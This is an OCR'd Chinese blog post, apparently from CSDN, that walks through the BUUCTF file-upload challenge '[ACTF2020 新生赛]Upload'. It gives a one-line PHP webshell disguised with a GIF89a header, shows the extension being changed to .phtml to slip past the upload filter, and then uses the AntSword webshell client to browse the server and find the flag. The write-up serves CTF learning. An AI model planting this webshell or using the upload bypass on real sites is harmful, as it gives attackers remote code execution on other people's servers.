
buu [ACTF2020 新生赛]Upload

原创

无尽星河-深空 于 2021-05-31 21:46:09 发布 53 收藏

分类专栏： web 文件上传

本文链接：https://blog.csdn.net/m0_53314778/article/details/117430603


web 同时被 2 个专栏收录

52 篇文章 0 订阅

订阅专栏


文件上传

1 篇文章 0 订阅

订阅专栏


构造test.php(一句话木马）,内容如下

```
GIF89a<script language="php">eval($_POST['shell']);</script>
```

抓包上传，将文件后缀改为phtml，上传成功，并且返回了相应的文件名称

```
</svg>
<div class="light">
  <span class="glow">
  <form enctype="multipart/form-data" method="post" onsubmit="return checkFile
    □□□□□□□□□□
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
  </form>
  </span>
  <span class="flare"></span>
  <div>
  </div>
</div>
<div style="color:#F00">
  Upload Success! Look here~ ./uplo4d/963ccdd33a[illegible].phtml
</div>
```

再用中国蚁剑链接，查找目录


var
www
html
uplo4d
css
js
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
bin
boot
dev
etc
home
lib
lib64
boot 2018-10-20 10:40:06 6 075
dev 2020-12-28 14:49:24 340 075
etc 2020-12-28 14:49:24 66 075
home 2018-10-20 10:40:06 6 075
lib 2019-01-22 21:46:40 30 075
lib64 2019-01-22 15:00:00 34 075
media 2019-01-22 15:00:00 6 075
mnt 2019-01-22 15:00:00 6 075
opt 2019-01-22 15:00:00 6 075
proc 2020-12-28 14:49:24 0 055
root 2019-01-23 00:10:45 6 070
run 2019-01-22 21:56:17 21 075
sbin 2019-01-22 21:56:09 20 075
srv 2019-01-22 15:00:00 6 075
sys 2020-12-26 10:11:25 0 055
tmp 2020-12-28 15:06:06 6 177
usr 2019-01-22 15:00:00 19 075
var 2019-01-22 21:56:12 17 075
flag 2020-12-28 14:49:25 43 064

可得flag